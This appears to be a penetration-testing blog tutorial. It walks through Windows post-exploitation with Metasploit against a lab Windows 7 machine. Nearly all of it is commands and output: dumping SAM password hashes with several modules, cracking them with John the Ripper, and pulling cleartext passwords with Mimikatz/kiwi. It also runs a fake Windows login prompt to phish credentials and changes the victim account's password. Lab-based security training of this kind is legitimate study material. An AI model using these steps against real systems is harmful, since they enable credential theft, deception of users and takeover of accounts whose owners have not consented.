

Post Exploitation for Remote Windows Password

December 17, 2017 By Raj Chandel

In this article, you will learn how to extract Windows users password and change the extracted password using the Metasploit framework.

Here you need to exploit target machine once to obtain meterpreter session and then bypass UAC for admin privilege.

Requirement:

Attacker: Kali Linux

Target: Windows 7

Let's Begin


Extracting User Account Password

1st method

So when you get meterpreter session of target system then follows given below steps:

Execute given below command which will dump the Hash value of all saved password of all windows users as shown in given below image.

```
meterpreter> hashdump
```




```
meterpreter > hashdump ↵
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pentest:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
RAJ:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
```

Now copy all hash value in a text file as shown below and save it. I had saved it as hash.txt on the desktop. It contains a hash value of 4 users with SID value as 500: Administrator; 501: Guest; 1001: Pentest; 1000: Raj with their hash password.

Run your capture session in the background:

```
meterpreter > background
```



Now a new terminal and use john the ripper to crack the hash by executing given below command:

```
john --wordlist=/root/Desktop/pass.txt --format=NT /root/Desktop/hashes.txt
```

/root/Desktop/pass.txt contain the path of your password dictionary

/root/Desktop/hashes.txt contain the path of the hash password value

From given below image you can confirm we had successfully retrieved the **password: 123** for user: raj by cracking its hash value.

```
root@kali:~# john --wordlist=/root/Desktop/pass.txt --format=NT /root/Desktop/hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (RAJ)
lg 0:00:00:00 DONE (2017-12-14 10:30) 16.66g/s 50.00p/s 50.00c/s 100.00C/s raj..123
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


2nd Method

This module will dump the local user accounts from the SAM database using the registry.

```
msf > use post/windows/gather/hashdump
msf post(hashdump) > set session 2
msf post(hashdump) > exploit
```

From given below image you can observe again we obtained a hash value for a local user account, repeat above step to crack these value using john the ripper.

If you will notice the highlighted text then you will observe that it has to capture password hint for user **RAJ**:
“first three digits”



```
msf > use post/windows/gather/hashdump ↵
msf post(hashdump) > set session 2
session => 2
msf post(hashdump) > exploit

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY fa8c325588f5b9040da92f069745e589...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

RAJ:"First three Digit"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RAJ:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
pentest:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

[*] Post module execution completed
```

3rd Method

This will dump local accounts from the SAM Database. If the target host is a Domain Controller, it will dump the Domain Account Database using the proper technique depending on privilege level, OS and role of the host.

```
msf > use post/windows/gather/smart_hashdump
msf post(smart_hashdump) > set session 2
msf post(smart_hashdump) > exploit
```

From given below image you can observe again we obtained a hash value for RAJ and Administrator account, repeat above step to crack these value using john the ripper. Moreover, it has to capture the same password hint for User Raj.

```

msf > use post/windows/gather/smart_hashdump ↩
msf post(smart_hashdump) > set session 2
session => 2
msf post(smart_hashdump) > exploit

[*] Running module against WIN-1GKSSJ7D2AE
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20171214103114_default_192.168.0.106_windows.hashes_028193.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY fa8c325588f5b9040da92f069745e589...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] RAJ:"First three Digit"
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] RAJ:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::
[*] Post module execution completed

```

4th Method

This module harvests credentials found on the host and stores them in the database.

```

msf > use post/windows/gather/credentials/credential_collector
msf post(credential_collector) > set session 2
msf post(credential_collector) > exploit

```

This exploit also work in the same manner and dump the hash value for the local user account as shown in given below image, repeat above step to crack these value using john the ripper.

```

msf > use post/windows/gather/credentials/credential_collector ↩
msf post(credential_collector) > set session 2
session => 2
msf post(credential_collector) > exploit

[*] Running module against WIN-1GKSSJ7D2AE
[+] Collecting hashes...
Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Extracted: pentest:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
Extracted: RAJ:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678
[+] Collecting tokens...
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-1GKSSJ7D2AE\RAJ
NT AUTHORITY\ANONYMOUS LOGON
[*] Post module execution completed

```

5th Method

This module will collect clear text Single Sign-On credentials from the Local Security Authority using the Mimikatz extension. Blank passwords will not be stored in the database.

```
msf > use post/windows/gather/credentials/sso
msf post(sso) > set session 2
msf post(sso) > exploit
```

This exploit will dump clear text password of login user as shown in given below image **user: raj** and **password: 123**

```
msf > use post/windows/gather/credentials/sso
msf post(sso) > set session 2
session => 2
msf post(sso) > exploit

[*] Running module against WIN-1GKSSJ7D2AE
Windows SSO Credentials
=====

AuthID      Package  Domain                User  Password
-----
0;310710    NTLM     WIN-1GKSSJ7D2AE      RAJ   123
0;310737    NTLM     WIN-1GKSSJ7D2AE      RAJ   123

[*] Post module execution completed
msf post(sso) >
```

6th Method

At the meterpreter session, we can enable option “kiwi” which will load mimikatz extensions

```
meterpreter > load kiwi
```


```
meterpreter > load kiwi
Loading extension kiwi...

.#####.  mimikatz 2.1.1 20170608 (x86/windows)
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##  Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'   Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
```

Now run following command which will extract all saved credential of the local user account as shown in given below image, here also we had successfully retrieve password: 123 of user: raj

```
meterpreter > creds_all
```

```
meterpreter > creds_all   
[+] Running as SYSTEM  
[*] Retrieving all credentials  
msv credentials  
=====
```

Username	Domain	LM	NTLM
-----	-----	--	----
RAJ	WIN-1GKSSJ7D2AE	ccf9155e3e7db453aad3b435b51404ee	3dbde697d71690a769204beb12283678

```
wdigest credentials  
=====
```

Username	Domain	Password
-----	-----	-----
(null)	(null)	(null)
RAJ	WIN-1GKSSJ7D2AE	123
WIN-1GKSSJ7D2AE\$	WORKGROUP	(null)

```
tspkg credentials  
=====
```

Username	Domain	Password
-----	-----	-----
RAJ	WIN-1GKSSJ7D2AE	123

```
kerberos credentials  
=====
```

Username	Domain	Password
-----	-----	-----
(null)	(null)	(null)
RAJ	WIN-1GKSSJ7D2AE	123
win-1gkssj7d2ae\$	WORKGROUP	(null)

7th Method

This module is able to perform a phishing attack on the target by popping up a login prompt. When the user fills credentials in the login prompt, the credentials will be sent to the attacker. The module is able to monitor for new processes and pop up a login prompt when a specific process is starting.


```
msf > use post/windows/gather/phish_windows_credentials  
msf post(phish_windows_credentials) > set session 2  
msf post(phish_windows_credentials) > exploit
```

As defined above it will launch fake login prompt which will appear genuine to the victim on his logon screen and wait for the user to his credential.

```
msf > use post/windows/gather/phish_windows_credentials
msf post(phish_windows_credentials) > set session 2
session => 2
msf post(phish_windows_credentials) > exploit

[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
```

At logon screen user will get a fake pop for his credential as his will enter his username and password for login into his system, the attacker at background will sniff the entered credential.



From given below image you can observe the sniff credential for user raj. It saved username, domain, and password in a table.

```
[+] PowerShell is installed.
[*] Starting the popup script. Waiting on the user to fill in his credentials...
[+]

[+] UserName          Domain          Password
-----
RAJ                WIN-1GKSSJ7D2AE  123

[+] #< CLIXML

[+]

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><
ts argument is specifi_x000D_x000A_</S><S S="Error">ed as a script block and the
<S S="Error">without input._x000D_x000A_</S><S S="Error">At line:21 char:3_x000D
_x000A_</S><S S="Error">      + CategoryInfo          : MetadataError: (:) [Invoke-
n_x000D_x000A_</S><S S="Error">      + FullyQualifiedErrorId : ScriptBlockArgument
nds.InvokeHistoryCommand_x000D_x000A_</S><S S="Error">_x000D_x000A_</S></Objs>
[*] Post module execution completed
```



Change password of Remote system

1st Method

This module will attempt to change the password of the targeted account. The typical usage is to change a newly created account's password on a remote host to avoid the error, 'System error 1907 has occurred,' which is caused when the account policy enforces a password change before the next login.

```
msf > use post/windows/manage/change_password
msf post(change_password) > set smbuser raj
msf post(change_password) > set old_password 123
msf post(change_password) > set new_password 987
msf post(change_password) > set session 1
msf post(change_password) > exploit
```

Since after knowing logging user "raj" password you can easily change his password by exploiting above command. From given below image you can observe we had change password 123 into 987.



```
msf > use post/windows/manage/change_password
msf post(change_password) > set smbuser raj
smbuser => raj
msf post(change_password) > set old_password 123
old_password => 123
msf post(change_password) > set new_password 987
new_password => 987
msf post(change_password) > set session 1
session => 1
msf post(change_password) > exploit

[*] Changing \raj password to 987...
[+] Password change successful.
[*] Post module execution completed
msf post(change_password) >
```

2nd Method

As we known meterpreter itself is a set of various options for post exploits it allows an attacker to open command prompt of victims system without his permission by executing shell command as given below.

```
meterpreter> shell
net user
net user raj 123
```


Hence in the 1st method, we had change password into 987 from 123 and now again in the 2nd method we had change password from 987 to 123 using simple CMD net user command as shown in given below command.

```
meterpreter > shell ↵
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user ↵
net user

User accounts for \\

-----
Administrator          Guest                  pentest
RAJ
The command completed with one or more errors.

C:\Windows\system32>net user raj 123 ↵
net user raj 123
The command completed successfully.

C:\Windows\system32>
```